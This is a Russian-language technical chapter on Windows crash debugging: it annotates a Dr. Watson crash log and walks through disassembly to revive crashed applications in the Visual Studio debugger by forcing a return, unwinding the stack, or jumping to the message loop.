1404 drwtsn32.exe
   0 _Total.exe

(00400000 — 00406000)
(77F80000 — 77FFA000)
(77E80000 — 77F37000)
; перечень загруженных DLL
; согласно документации, справа от адресов должны быть
; перечислены имена соответствующих модулей,
; однако практически все они так хорошо "замаскировались",
; что стали совершенно не видны; вытащить их имена из файла протокола
; все-таки можно, но придется немного пошаманить (см. "таблицу символов")

Копия памяти для потока 0x188
; далее идет копия памяти потока, вызывавшего исключение

eax=00000064 ebx=7ffdf000 ecx=00000000 edx=00000064 esi=00000000 edi=00000000
eip=00401014 esp=0012ff70 ebp=0012ffc0 iopl=0 nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000 efl=00000202
```

```
; содержимое регистров и флагов

функция: <nosymbols>
; распечатка окрестной точки сбоя

        00400ffc 0000         add    [eax],al              ds:00000064=??
        ; записываем в ячейку, на которую ссылается EAX, значение AL.
        ; значение адреса ячейки, вычисленной Доктором Ватсоном, равно 64h,
        ; что, очевидно, не соответствует действительности;
        ; Доктор Ватсон подставляет в выражение значение регистра EAX
        ; на момент возникновения сбоя, и это совсем не то значение, которое
        ; было в момент исполнения! к сожалению, чему был равен EAX в момент
        ; исполнения, ни нам, ни Доктору Ватсону не известно.

        00400ffe 0000         add    [eax],al              ds:00000064=??
        ; записываем в ячейку, на которую ссылается EAX, значение AL.
        ; как? опять? что это за бред?! вообще-то так кодируется
        ; последовательность 00 00 00 00, по всей видимости, являющаяся
        ; осколком некоторой машинной команды, неправильно интерпретированной
        ; дизассемблерным движком Доктора Ватсона;

        00401000 8b542408     mov    edx,[esp+0x8]
        ss:00f8d547=????????
        ; загружаем в EDX аргумент функции
        ; какой именно аргумент — сказать невозможно, так как мы не знаем адрес
        ; стекового фрейма;

        00401004 33c9         xor    ecx,ecx
        ; обнуляем ECX

        00401006 85d2         test   edx,edx
        00401008 7e18         jle    00409b22
        ; если EDX == 0, прыгаем на адрес 409B22h

        0040100a 8b442408     mov    eax,[esp+0x8]
        ss:00f8d547=????????
        ; загружаем уже упомянутый аргумент в регистр EAX

        0040100e 56           push   esi
```

```
        ; сохраняем ESI в стеке, перемещая тем самым указатель вершины стека
        ; на 4 байта вверх (в область младших адресов)

        0040100f 8b742408     mov    esi, [esp+0x8]
        ss:00f8d547=????????
        ; загружаем в ESI очередной аргумент
        ; поскольку ESP был только что изменен, это совсем не тот аргумент,
        ; с которым мы имели дело ранее

        00401013 57           push   edi
        ; сохраняем регистр EDI в стеке

СБОЙ -> 00401014 0fbe3c31     movsx  edi,byte ptr [ecx+esi]
        ds:00000000=??
        ; вот мы и добрались до инструкции, возбудившей исключение доступа
        ; она обращается к ячейке памяти, на которую указывает сумма
        ; регистров ECX и ESI; а чему равно их значение?
        ; прокручиваем экран немного вверх и находим, что
        ; ECX и ESI равны 0, о чем Доктор Ватсон нам и сообщает: "ds:000000"
        ; отметим, что этой информации можно верить, поскольку подстановка
        ; эффективного адреса осуществлялась непосредственно
        ; в момент исполнения; теперь вспомним,
        ; что ESI содержит копию переданного функции аргумента
        ; и что ECX был обнулен явно, следовательно, в выражении [ECX+ESI]
        ; регистр ESI — указатель, а ECX — индекс.
        ; раз ESI равен нулю, то нашей функции передали указатель
        ; на невыделенную область памяти.
        ; обычно это происходит либо вследствие алгоритмической
        ; ошибки в программе, либо вследствие исчерпания виртуальной памяти.
        ; к сожалению, Доктор Ватсон не осуществляет дизассемблирование
        ; материнской функции, и какой из двух предполагаемых вариантов
        ; правильный, нам остается лишь гадать… правда,
        ; можно дизассемблировать дамп памяти
        ; процесса (если, конечно, он был сохранен), но это уже не то…

        00401018 03c7         add    eax, edi
        ; сложить регистр EAX с регистром EDI и записать результат в EAX

        0040101a 41           inc    ecx
```

```
        ; увеличить ECX на единицу

        0040101b 3bca         cmp    ecx,edx
        0040101d 7cf5         jl     00407014
        ; до тех пор пока ECX < EDX, прыгать на адрес 407014
        ; (очевидно, мы имеем дело с циклом, управляемым счетчиком ECX)
        ; при интерактивной отладке мы могли бы принудительно выйти
        ; из функции, возвратив флаг ошибки, чтобы материнская функция
        ; (а с ней и вся программа целиком) могла продолжить
        ; свое выполнение, и в этом случае потерянной окажется
        ; лишь последняя операция, но все
        ; остальные данные окажутся не искаженными;

        0040101f 5f           pop    edi
        00401020 5e           pop    esi
        00401021 c3           ret
        ; выходим из функции

*----> Обратная трассировка стека <----*
; содержимое стека на момент возникновения сбоя
; распечатывает адреса и параметры предыдущих выполняемых функций,
; при интерактивной отладке мы могли бы просто передать управление
; на одну из вышележащих функций, что эквивалентно возращению в прошлое
; это только в реальной жизни разбитую чашку восстановить нельзя,
; в компьютерной вселенной возможно все!
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
; FramePtr:    указывает на значение фрейма стека,
;              выше (т. е. в более младших адресах) содержатся
;              аргументы функции; ниже — ее локальные переменные
;
; ReturnAd:    бережно хранит адрес возврата в материнскую функцию
;              если здесь содержится мусор и обратная трассировка стека,
;              начинает характерно шуметь, с высокой степенью вероятности
;              можно предположить, что мы имеем дело с ошибкой "срыва стека"
;              а возможно, и с попыткой атаки вашего компьютера
;
; Param#:      четыре первых параметра функции — именно столько параметров
;              Доктор Ватсон отображает на экране; это достаточно жесткое
;              ограничение — многие функции имеют десятки параметров и
```

```
;               четыре параметра еще ни о чем не говорят; однако недостающие
;               параметры легко вытащить из копии необработанного стека
;               вручную, достаточно лишь перейти по указанному
;               в поле FramePtr адресу
;
; Func Name:    имя функции (если только его возможно определить); реально
;               отображает лишь имена функций,
;               импортируемые из других DLL,
;               поскольку встретить коммерческую программу,
;               откомпилированную вместе с отладочной информацией,
;               практически нереально
;
0012FFC0 77E87903 00000000 00000000 7FFDF000 C0000005 !<nosymbols>
0012FFF0 00000000 00401040 00000000 000000C8 00000100
kernel32!SetUnhandledExceptionFilter
; функции перечисляются в порядке их исполнения; самой последней исполнялась
; kernel32!SetUnhandledExceptionFilter функция, обрабатывающая данное исключение

*----> Копия необработанного стека <----*
; копия необработанного стека содержит стек таким, какой он есть
; очень помогает при обнаружении buffer overfull атак — весь shell-код,
; переданный злоумышленником, будет распечатан Доктором Ватсоном, и вам
; останется всего лишь опознать его
0012ff70  00 00 00 00 00 00 00 00 — 39 10 40 00 00 00 00 00  ........9.@.....
0012ff80  64 00 00 00 f4 10 40 00 — 01 00 00 00 d0 0e 30 00  d.....@.......0.
…
00130090  00 00 00 00 00 00 00 00 — 00 00 00 00 00 00 00 00  ................
001300a0  00 00 00 00 00 00 00 00 — 00 00 00 00 00 00 00 00  ................

*----> Таблица символов <----*
; таблица символов содержит имена всех загруженных DLL вместе с именами
; импортируемых функций. Используя эти адреса в качестве отправной точки,
; мы без труда сможем восстановить перечень загруженных DLL

ntdll.dll
77F81106 00000000   ZwAccessCheckByType
…
77FCEFB0 00000000   fltused

kernel32.dll
```

```
77E81765 0000003d   IsDebuggerPresent
…
77EDBF7A 00000000   VerSetConditionMask
;
; итак, возвращаемся к таблице загруженных DLL
; (00400000 — 00406000)  — это, очевидно, область памяти,
; занятая самой программой (77F80000 — 77FFA000)  — это KERNEL32.DLL
; (77E80000 — 77F37000)  — это NTDDL.DLL
```

Отладчик Microsoft Visual Studio Debug

При установке среды разработки Microsoft Visual Studio она регистрирует свой отладчик основным отладчиком критических ошибок по умолчанию. Это простой в использовании, но функционально ущербный отладчик, не поддерживающий даже такой банальной операции, как поиск hex-последовательности в оперативной памяти. Единственная "вкусность", отличающая его от продвинутого во всех отношениях Microsoft Kernel Debugger, — это возможность трассировки упавших процессов, выбросивших критическое исключение.

В опытных руках отладчик Microsoft Visual Studio Debugger способен творить настоящие чудеса, и одно из таких чудес — это возобновление работы приложений, совершивших недопустимую операцию и при нормальном течении событий аварийно завершаемых операционной системой без сохранения данных. В любом случае, интерактивный отладчик (коим Microsoft Visual Studio Debugger и является) предоставляет намного более подробную информацию о сбое и значительно упрощает процесс выявления источников его возникновения. К сожалению, обзорный характер темы не позволяет изложить всю методику поиска неисправностей целиком, и приходится ограничиваться лишь узким кругом наиболее интересных (и наименее известных!) вопросов *(см. разд. 5.2)*.

Для ручной установки Microsoft Visual Studio Debugger основным отладчиком критических ошибок добавьте в реестр следующие данные (листинг 5.3).

Листинг 5.3. Установка Microsoft Visual Studio Debugger основным отладчиком критических ошибок

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug]
"Auto"="1"
"Debugger"="\"C:\\Prg Files\\MS VS\\Common\\MSDev98\\Bin\\msdev.exe\" -p
%ld -e %ld"
"UserDebuggerHotKey"=dword:00000000
```

Результат демонстрирует листинг 5.4.

Листинг 5.4. Демонстрационная программа, вызывающая сообщение о критической ошибке

```
// функция возвращает сумму n символов типа char
// если ей передать null-pointer, она "упадет",
// хотя источник ошибки не в ней, а в аргументах,
// переданных материнской функцией
test(char *buf, int n)
{
        int a, sum;
        for (a = 0; a < n; a++) sum += buf[a];
                                        // здесь возбуждается исключение
        return sum;
}

main()
{
        #define N     100
        char *buf = 0;                // инициализируем указатель на буфер

        /* buf = malloc(100); */
                                // "забываем" выделить память, здесь ошибка
        test(buf, N);
                                 // передаем null-pointer некоторой функции
}
```

5.2. Обитатели сумеречной зоны, или из морга в реанимацию

Хотите узнать, как заставить приложение продолжить нормальную работу после появления сообщения о критической ошибке? Это действительно очень актуально. Представьте, что рухнуло приложение, содержащее уникальные и еще не сохраненные данные. По минимуму их придется набивать заново, по максимуму — они потеряны для вас навсегда. На рынке имеется некоторое количество утилит, нацеленных на эту задачу (взять те же Norton Utilities), но их интеллектуальность оставляет желать лучшего, и в среднем они срабатывают один раз из десяти. В то же самое время ручная реанимация программы воскрешает ее в 75%–90% случаев.

Строго говоря, гарантированно восстановить работоспособность обрушавшейся программы нельзя, равно как и невозможно выполнить откат тех действий, что предшествовали ее обрушению. В лучшем случае вам удастся сохранить свои данные на диск до того, как программа полностью потеряет нить управления и пойдет вразнос. Но и это неплохо!

Существуют, по меньшей мере, три различных способа реанимации:

- принудительный выход из функции, возбудившей исключение;
- "раскрутка" стека с передачей управления назад;
- передача управления на функцию обработки сообщений.

Рассмотрим каждый из этих способов на примере приложения testt.exe.

Забегая вперед, отметим, что реанимации поддаются лишь те сбои, что вызваны алгоритмическими, а не аппаратными ошибками (сбоем оборудования). Если информация, хранящаяся в оперативной памяти, оказалась искажена в результате физического дефекта последней, то восстановить работоспособность упавшего приложения скорее всего уже не удастся. Хотя если сбой не затронул жизненно важные структуры данных, некоторая надежда на благополучный исход все-таки есть.

Принудительный выход из функции

Запускаем тестовую программу, набиваем в одном или нескольких окнах какой-нибудь текст, затем в меню **Help** выбираем пункт **About TestCEdit** и в появившемся диалоговом окне щелкаем по кнопке **make error**. Опля! Программа выбрасывает критическую ошибку, и если мы нажмем на **OK**, все несохраненные данные погибнут, что никак не входит в наши планы. Однако при наличии предварительно установленного отладчика мы можем кое-что предпринять. Пусть для определенности это будет Microsoft Visual Studio Debugger.

Нажимаем **Отмена**, и отладчик немедленно дизассемблирует функцию, возбудившую исключение (листинг 5.5).

Листинг 5.5. Отладчик Microsoft Visual Studio Debugger дизассемблировал функцию, возбудившую исключение

```
0040135C      push   esi
0040135D      mov    esi,dword ptr [esp+8]
00401361      push   edi
00401362      movsx  edi,byte ptr [ecx+esi]
00401366      add    eax,edi
00401368      inc    ecx
00401369      cmp    ecx,edx
```

```
0040136B      jl     00401362
0040136D      pop    edi
0040136E      pop    esi
0040136F      ret    8
```

Проанализировав причину возникновения исключения (функции передан указатель на невыделенную память), мы приходим к выводу, что заставить функцию продолжить свою работу невозможно, поскольку структура передаваемых данных нам неизвестна. Приходится прибегать к принудительному возврату в материнскую функцию, не забыв при этом установить флаг ошибки, сигнализируя программе, что текущая операция не была выполнена. К сожалению, никаких общепринятых флагов ошибок не существует, и различные функции используют различные соглашения. Чтобы выяснить, как обстоят дела в данном конкретном случае, мы должны дизассемблировать материнскую функцию и определить, какой именно код ошибки она ожидает.

Переместив курсор в окно дампа, набьем в строке адреса название регистра указателя вершины стека — `ESP` и нажмем на <Enter>. Содержимое стека тут же предстанет перед нашими глазами (листинг 5.6).

Листинг 5.6. Поиск адреса возврата из текущей функции

```
0012F488  0012FA64  0012FA64  004012FF
0012F494  00000000  00000064  00403458
0012F4A0  FFFFFFFF  0012F4C4  6C291CEA
0012F4AC  00000019  00000000  6C32FAF0
0012F4B8  0012F4C0  0012FA64  01100059
0012F4C4  006403C2  002F5788  00000000
0012F4D0  00640301  77E16383  004C1E20
```

Первые два двойных слова соответствуют машинным командам `POP EDI` и `POP ESI` и не представляют для нас совершенно никакого интереса. А вот следующее двойное слово содержит адрес выхода в материнскую процедуру. Как раз его-то нам и надо!

Нажимаем комбинацию клавиш <Ctrl>+<D> и затем вводим `0x4012FF`, отладчик послушно отображает следующий дизассемблерный текст (листинг 5.7).

Листинг 5.7. Дизассемблерный листинг материнской функции

```
004012FA      call   00401350
004012FF      cmp    eax,0FFh
00401302      je     0040132D
```

```
00401304      push   eax
00401305      lea    eax, [esp+8]
00401309      push   405054h
0040130E      push   eax
0040130F      call   dword ptr ds:[4033B4h]
00401315      add    esp, 0Ch
00401318      lea    ecx, [esp+4]
0040131C      push   0
0040131E      push   0
00401320      push   ecx
00401321      mov    ecx, esi
00401323      call   00401BC4
00401328      pop    esi
00401329      add    esp,64h
0040132C      ret
0040132C
0040132D      push   0
0040132D      ; получает управление, если Функция 401350h вернет FFh
0040132F      push   0
00401331      push   405048h
00401336      mov    ecx,esi
00401338      call   00401BC4
0040133D      pop    esi
0040133E      add    esp,64h
00401341      ret
```

Смотрите: если регистр `EAX` равен `FFh`, то материнская функция передает управление на ветку `40132Dh` и через несколько машинных команд завершает свою работу, передавая бразды правления функции более высокого уровня. Напротив, если `EAX != FFh`, то его значение передается функции `4033B4h`. Следовательно, мы можем предположить, что `FFh` — это флаг ошибки и есть. Возвращаемся в подопытную функцию, нажав комбинацию клавиш <Ctrl>+<G> и введя `EIP`, переходим в окно **Registers** и меняем значение `EAX` на `FFh`.

Теперь необходимо найти подходящую точку возврата из функции. Просто перейти к машинной команде `RET` нельзя, поскольку перед выходом из функции следует в обязательном порядке сбалансировать стек, или нас выбросит неизвестно куда, и программа обрушится окончательно.

В общем случае число команд `PUSH` должно в точности соответствовать количеству `POP`. Также учитывайте, что

```
PUSH DWORD X
```

эквивалентен

```
SUB ESP, 4,
```

а

```
POP DWORD X
```

команде

```
ADD ESP, 4.
```

Проанализировав дизассемблерный листинг функции, мы приходим к выводу, что для достижения гармонии добра и зла мы должны стащить с вершины стека два двойных слова, соответствующие машинным командам

```
40135C:PUSH ESI
```

и

```
401361:PUSH EDI.
```

Это достигается передачей управления по адресу `40136Dh`, где живут два добродушных `POP`, приводящие стек в равновесное состояние. Подводим сюда курсор и уверенным щелчком правой кнопки мыши вызываем контекстное меню, среди пунктов которого выбираем **Set Next Statement**. Как вариант, можно перейти в окно регистров и изменить значение `EIP` с `401362h` на `40136Dh`.

Нажатием клавиши <F5> мы заставляем процессор продолжить выполнение программы, и... о чудо! Она действительно продолжает свою работу (незлобное ругательство на ошибку последней операции — не в счет!). Несохраненные данные спасены!

Раскрутка стека

Далеко не во всех случаях принудительный выход из функции оказывается возможным. Ряд критических сбоев затрагивает не одну, а сразу несколько вложенных функций, и тогда для реанимации программы мы должны совершить глубокий откат назад, продолжив выполнение программы с того места, где бы ее работоспособности ничто не угрожало. Точная глубина отката подбирается экспериментально и обычно составляет три-пять ступеней. Имейте в виду, что если вложенные функции модифицируют глобальные данные (например, данные кучи), то попытка отката может привести к полному краху отлаживаемой программы, поэтому требуемую глубину отката желательно угадать с первого раза, придерживаясь правила "лучше перебрать, чем недобрать". С другой стороны, чрезмерно глубокий откат ведет к потере всех несохраненных данных.

Процедура отката состоит из трех шагов:

- построения дерева вызовов;
- определения координат стекового фрейма для каждого из них;
- восстановления регистрового контекста материнской функции.

Хороший отладчик все это сделает за нас, останется лишь записать в регистры `EIP` и `ESP` соответствующие значения. К сожалению, отладчик Microsoft Visual Studio Debugger к хорошим отладчикам не относится. Он довольно посредственно трассирует стек, пропуская FPO-функции (Frame Point Omission, функции с оптимизированным фреймом) и не сообщает координат стекового фрейма, "благодаря" чему самую трудоемкую часть работы нам приходится выполнять самостоятельно.

Впрочем, даже такой стек вызовов все же лучше, чем совсем ничего. Раскручивая его вручную, мы будем отталкиваться от того, что координаты фрейма естественным образом определяются по адресу возврата. Допустим, содержимое окна **Call Stack** выглядит как в листинге 5.8.

Листинг 5.8. Содержимое окна Call Stacks отладчика Microsoft Visual Studio Debugger

```
TESTCEDIT! 00401362()
MFC42! 6c2922ae()
MFC42! 6c298fc5()
MFC42! 6c292976()
MFC42! 6c291dcc()
MFC42! 6c291cea()
MFC42! 6c291c73()
MFC42! 6c291bfb()
MFC42! 6c291bba()
```

Попробуем найти в стеке адреса `6C2922AEh` и `6C298FC5h`, соответствующие двум последним ступеням исполнения. Нажимаем комбинацию клавиш <Alt>+<6> для перехода в окно дампа и, воспользовавшись горячей комбинацией клавиш <Ctrl>+<G> в качестве базового адреса отображения, выбираем `ESP`. Прокручивая окно дампа вниз, мы обнаруживаем оба адреса возврата (листинг 5.9).

Листинг 5.9. Содержимое стека после раскрутки

```
0012F488  0012FA64  0012FA64  004012FF ← 0040136F:ret 8
                                                первый адрес возврата
0012F494  00000000  00000064  00403458 ← 00401328:pop esi
```

```
0012F4A0  FFFFFFFF  0012F4C4  6C291CEA
0012F4AC  00000019  00000000  6C32FAF0
0012F4B8  0012F4C0  0012FA64  01100059
0012F4C4  00320774  002F5788  00000000
0012F4D0  00320701  77E16383  004C1E20
0012F4DC  00320774  002F5788  00000000
0012F4E8  000003E8  0012FA64  004F8CD8
0012F4F4  0012F4DC  002F5788  0012F560
0012F500  77E61D49  6C2923D8  00403458 ← 0040132C:ret;
0012F50C  00000111  0012F540  6C2922AE ←6C29237E:pop ebx/pop ebp/ret 1Ch
0012F518  0012FA64  000003E8  00000000
0012F518  0012FA64  000003E8  00000000
0012F524  004012F0  00000000  0000000C
0012F530  00000000  00000000  0012FA64
0012F53C  000003E8  0012F564  6C298FC5
0012F548  000003E8  00000000  00000000
0012F554  00000000  000003E8  0012FA64
```

Ячейки памяти, лежащие выше адресов возврата, представляют собой значения регистров, сохраненные в стеке при входе в функцию и восстанавливаемые при ее завершении. Ячейки памяти, лежащие ниже адресов возврата, оккупированы аргументами функции (если, конечно, у функции есть аргументы) или же принадлежат локальным переменным материнской функции, если дочерняя функция не принимает никаких аргументов.

Возвращаясь к листингу 5.1, отметим, что два двойных слова, лежащие на верхушке стека, соответствуют машинным командам `POP EDI` и `POP ESI`, а следующий за ними адрес `4012FFh` тот самый адрес, управление которому передается командой

```
40136Fh:RET 8.
```

Для продолжения раскрутки стека мы должны дизассемблировать код по этому адресу (листинг 5.10).

Листинг 5.10. Дизассемблерный листинг праматеринской функции ("бабушки")

```
004012FA      call   00401350
004012FF      cmp    eax,0FFh
00401302      je     0040132D
00401304      push   eax
00401305      lea    eax,[esp+8]
```

```
00401309      push   405054h
0040130E      push   eax
0040130F      call   dword ptr ds:[4033B4h]
00401315      add    esp,0Ch
00401318      lea    ecx,[esp+4]
0040131C      push   0
0040131E      push   0
00401320      push   ecx
00401321      mov    ecx,esi
00401323      call   00401BC4
00401328      pop    esi
00401329      add    esp,64h
0040132C      ret                          ; SS:[ESP] = 6C2923D8
```

Прокручивая экран вниз, мы замечаем инструкцию

```
ADD  ESP, 64,
```

закрывающую текущий кадр стека. Еще восемь байтов снимает инструкция `40136Fh:RET 8` и четыре байта оттягивает на себя `401328:POP ESI`. Таким образом, позиция адреса возврата в стеке равна: `current_ESP + 64h + 8 + 4 == 70h`. Спускаемся на `70h` байтов ниже и видим следующую строку (листинг 5.11).

Листинг 5.11. Адрес возврата из праматеринской функции

```
0012F500  77E61D49  6C2923D8  00403458 ← 00401328:POP ESI/ret;
```

Первое двойное слово — это значение регистра `ESI`, который нам предстоит вручную восстановить; второе — адрес возврата из функции. Нажатием комбинации клавиш <Ctrl>+<G>, введя `0x6C2923D8`, мы продолжаем раскручивать стек (листинг 5.12).

Листинг 5.12. Дизассемблерный листинг прапраматеринской функции

```
6C2923D8      jmp    6C29237B
...
6C29237B      mov    eax,ebx
6C29237D      pop    esi
6C29237E      pop    ebx
6C29237F      pop    ebp
6C292380      ret    1Ch
```

Вот мы и добрались до восстановления регистров! Сместившись на одно двойное слово вправо (оно только что было вытолкнуто из стека командой RET), переходим в окно Registers и восстанавливаем регистры ESI, EBX, EBP, извлекая сохраненные значения из стека (листинг 5.13).

Листинг 5.13. Содержимое регистров, ранее сохраненных в стеке вместе с адресом возврата

```
0012F500  77E61D49  6C2923D8  00403458 ← 6C29237D:pop esi
0012F50C  00000111  0012F540  6C2922AE ←6C29237E:pop ebx/pop ebp/ret 1Ch
```

Как вариант можно переместить регистр EIP на адрес 6C29237Dh, а регистр ESP на адрес 12F508h, после чего нажать на клавишу <F5> для продолжения выполнения программы. И этот прием действительно срабатывает! Причем реанимированная программа уже не ругает ошибку последней операции (как это было при восстановлении путем принудительного выхода из функции), а просто ее не выполняет. Красота!

Передача управления на функцию обработки сообщений

Двум предыдущим способам реанимации приложений присущи серьезные ограничения и недостатки. При тяжелых разрушениях стека, вызванных атаками типа "buffer overfull" или же просто алгоритмическими ошибками, содержимое важнейших регистров процессора окажется искажено, и мы уже не сможем ни совершить откат (стек утерян), ни выйти из текущей функции (EIP смотрит в космос). В консольных приложениях в такой ситуации действительно очень мало что можно сделать Вот GUI — другое дело! Концепция событийно ориентированной архитектуры наделяет всякое оконное приложение определенными серверными функциями. Даже если текущий контекст выполнения необратимо утерян, мы можем передать управление на цикл извлечения и диспетчеризации сообщений, заставляя программу продолжить обработку действий пользователя.

Классический цикл обработки сообщений выглядит как в листинге 5.14.

Листинг 5.14. Классический цикл обработки сообщений

```
while (GetMessage(&msg, NULL, 0, 0))
{
        TranslateMessage(&msg);
        DispatchMessage(&msg);
}
```

Все, что нам нужно, — это передать управление на цикл `while`, даже не заботясь о настройке кадра стека, поскольку оптимизированные программы (а таковых большинство) адресуют свои локальные переменные не через `EBP`, а непосредственно через сам `ESP`. Конечно, при обращении к переменной `msg` функция угробит содержимое стека, лежащее ниже его вершины, но это уже не важно.

Правда, при выходе из приложения оно упадет окончательно (ведь вместо адреса возврата из функции обработки сообщений машинная команда `RET` обнаружит на вершине стека неизвестно что), но это произойдет после сохранения всех данных и потому никакой угрозы не несет. Исключение составляют приложения, "забывающие" закрыть все открытые файлы и перекладывающие эту работу на плечи функции `ExitProcess`. Что ж! Можно так подправить адрес возврата, чтобы он указывал на `ExitProcess`!

Давайте создадим простейшее приложение и поэкспериментируем с ним. Запустив Microsoft Visual Studio, выберем **New | Project | Win32 Application** и там — **Typical Hello, World application**. Добавим новый пункт меню, а в нем:

```
char *p; *p = 0;
```

и откомпилируем этот проект с отладочной информацией.

Роняем приложение на пол и, запустив отладчик, подгоняем мышь к первой строке цикла обработки сообщений: в появившемся контекстном меню находим пункт **Set Next Statement**. Нажимаем <F5> для возобновления работы программы, и она действительно возобновляет свою работу!

А теперь откомпилируем наш проект в чистовом варианте (без отладочной информации) и попробуем реанимировать приложение в голом машинном коде. Пользуясь тем обстоятельством, что Windows — это действительно многозадачная среда, в которой крушение одного процесса не мешает работе всех остальных, запустим свой любимый дизассемблер (например, IDA PRO) и проанализируем таблицу импорта отлаживаемой программы (вообще-то это может сделать и бесплатно распространяемый dumpbin, но его отчет не так нагляден).

Целью нашего поиска будут функции `TranslateMessage`/`DispatchMessage` и перекрестные ссылки, ведущие к циклу выборки сообщений (листинг 5.15).

Листинг 5.15. Поиск функций `TranslateMessage/DispatchMessage` в таблице импорта

```
.idata:004040E0 ; BOOL __stdcall TranslateMessage(const MSG *lpMsg)
.idata:004040E0 extrn TranslateMessage:dword    ; DATA XREF: _WinMain@16+71↑r
.idata:004040E0                                 ; _WinMain@16+8D↑r
.idata:004040E4 ; LONG __stdcall DispatchMessageA(const MSG *lpMsg)
.idata:004040E4 extrn DispatchMessageA:dword ; DATA XREF: _WinMain@16+94↑r
.idata:004040E8
```

С функцией `DispatchMessage` связана всего лишь одна перекрестная ссылка, со всей очевидностью ведущая к искомому циклу обработки сообщений, дизассемблерный код которого выглядит как в листинге 5.16.

Листинг 5.16. Дизассемблерный листинг функции обработки сообщений

```
.text:00401050        mov    edi, ds:GetMessageA
.text:00401050 ; первый вызов GetMessageA (это еще не цикл,
.text:00401050 ; это только его преддверье)
.text:00401050
.text:00401056        push   0                    ; wMsgFilterMax
.text:00401058        push   0                    ; wMsgFilterMin
.text:0040105A        lea    ecx, [esp+2Ch+Msg]
.text:0040105A ; ECX указывает на область, через которую GetMessageA
.text:0040105A ; станет возвращать, текущее значение ESP может быть
.text:0040105A ; любым, чтобы оно указывало на действительную область
.text:0040105A ; памяти (см. карту памяти, если значение ESP искажено
.text:0040105A ; настолько, что вывело его в "космос")
.text:0040105A ;
.text:0040105E        push   0                    ; hWnd
.text:00401060        push   ecx                  ; lpMsg
.text:00401061        mov    esi, eax
.text:00401063        call   edi ; GetMessageA
.text:00401063 ; вызываем GetMessageA
.text:00401063
.text:00401065        test   eax, eax
.text:00401067        jz     short loc_4010AD
.text:00401067 ; проверка на наличие необработанных сообщений в очереди
.text:00401067
…
.text:00401077 loc_401077:                 ; CODE XREF: _WinMain@16+A9↓j
.text:00401077 ; начало цикла обработки сообщений
.text:00401077
.text:00401077        mov    eax, [esp+2Ch+Msg.hwnd]
.text:0040107B        lea    edx, [esp+2Ch+Msg]
.text:0040107B ; EDX указывает на область памяти для передачи сообщений
.text:0040107B
```

```
.text:0040107F        push   edx                  ; lpMsg
.text:00401080        push   esi                  ; hAccTable
.text:00401081        push   eax                  ; hWnd
.text:00401082        call   ebx                  ; TranslateAcceleratorA
.text:00401082 ; вызываем функцию TranslateAcceleratorA
.text:00401082
.text:00401084        test   eax, eax
.text:00401086        jnz    short loc_40109A
.text:00401086 ; проверка на наличие в очереди необработанных сообщений
.text:00401086
.text:00401088        lea    ecx, [esp+2Ch+Msg]
.text:0040108C        push   ecx                  ; lpMsg
.text:0040108D        call   ebp                  ; TranslateMessage
.text:0040108D ; вызываем функцию TranslateMessage транслировать
.text:0040108D
.text:0040108F        lea    edx, [esp+2Ch+Msg]
.text:00401093        push   edx                  ; lpMsg
.text:00401094        call   ds:DispatchMessageA
.text:00401094 ; диспетчеризуем сообщение
.text:0040109A
.text:0040109A loc_40109A:                ; CODE XREF: _WinMain@16+86↑j
.text:0040109A        push   0                    ; wMsgFilterMax
.text:0040109C        push   0                    ; wMsgFilterMin
.text:0040109E        lea    eax, [esp+34h+Msg]
.text:004010A2        push   0                    ; hWnd
.text:004010A4        push   eax                  ; lpMsg
.text:004010A5        call   edi                  ; GetMessageA
.text:004010A5 ; читаем очередное сообщение из очереди
.text:004010A5
.text:004010A7        test   eax, eax
.text:004010A9        jnz    short loc_401077
.text:004010A9 ; вращаем цикл обработки сообщений
.text:004010A9
.text:004010AB        pop    ebp
.text:004010AC        pop    ebx
.text:004010AD
```

```
.text:004010AD loc_4010AD:                    ; CODE XREF: _WinMain@16+67↑j
.text:004010AD        mov    eax, [esp+24h+Msg.wParam]
.text:004010B1        pop    edi
.text:004010B2        pop    esi
.text:004010B3        add    esp, 1Ch
.text:004010B6        retn   10h
.text:004010B6 _WinMain@16   endp
```

Мы видим, что цикл обработки сообщений начинается с адреса `401050h`, и именно на этот адрес следует передать управление, чтобы возобновить работу упавшей программы. Пробуем сделать это... и программа работает!

Разумеется, настоящее приложение оживить намного сложнее, поскольку цикл обработки сообщений в нем рассредоточен по большому количеству функций, отождествить которые при беглом дизассемблировании невозможно. Тем не менее приложения, построенные на основе общедоступных библиотек (например MFC, OVL), обладают вполне предсказуемой архитектурой, и реанимировать их вполне возможно.

Рассмотрим, как устроен цикл обработки сообщений в MFC. Большую часть своего времени исполнения MFC-приложения проводят внутри функции `CWinThread::Run(void)`, которая периодически опрашивает очередь на предмет поступления свежих сообщений и рассылает их соответствующим обработчикам. Если один из обработчиков споткнулся и довел систему до критической ошибки, выполнение программы может быть продолжено в функции `Run`. В этом-то и заключается ее главная прелесть!

Функция не имеет явных аргументов, но принимает скрытый аргумент `this`, указывающий на экземпляр класса `CWinThread` или производный от него класс, без которого функция просто не сможет работать. К счастью, таблицы виртуальных методов класса `CWinThread` содержат достаточное количество "родимых пятен", чтобы указатель `this` можно было воссоздать вручную.

Загрузим функцию `Run` в дизассемблер и отметим все обращения к таблице виртуальных методов, адресуемой через регистр `ECX` (листинг 5.17).

Листинг 5.17. Дизассемблерный листинг функции `Run` (фрагмент)

```
.text:6C29919D n2k_Trasnlate_main:            ; CODE XREF: MFC42_5715+1F↑j
.text:6C29919D                                ; MFC42_5715+67↓j ...
.text:6C29919D        mov    eax, [esi]
.text:6C29919F        mov    ecx, esi
.text:6C2991A1 call   dword ptr [eax+64h] ; CWinThread::PumpMessage(void)
.text:6C2991A4        test   eax, eax
```

```
.text:6C2991A6        jz     short loc_6C2991DA
.text:6C2991A8        mov    eax, [esi]
.text:6C2991AA        lea    ebp, [esi+34h]
.text:6C2991AD        push   ebp
.text:6C2991AE        mov    ecx, esi
.text:6C2991B0 call dword ptr [eax+6Ch]; CWinThread::IsIdleMessage(MSG*)
.text:6C2991B3        test   eax, eax
.text:6C2991B5        jz     short loc_6C2991BE
.text:6C2991B7        push   1 наименее значимый байт располагается по
меньшему адресу, то е
.text:6C2991B9        mov    [esp+14h], ebx
.text:6C2991BD        pop    edi
.text:6C2991BE
.text:6C2991BE loc_6C2991BE:                ; CODE XREF: MFC42_5715+51↑j
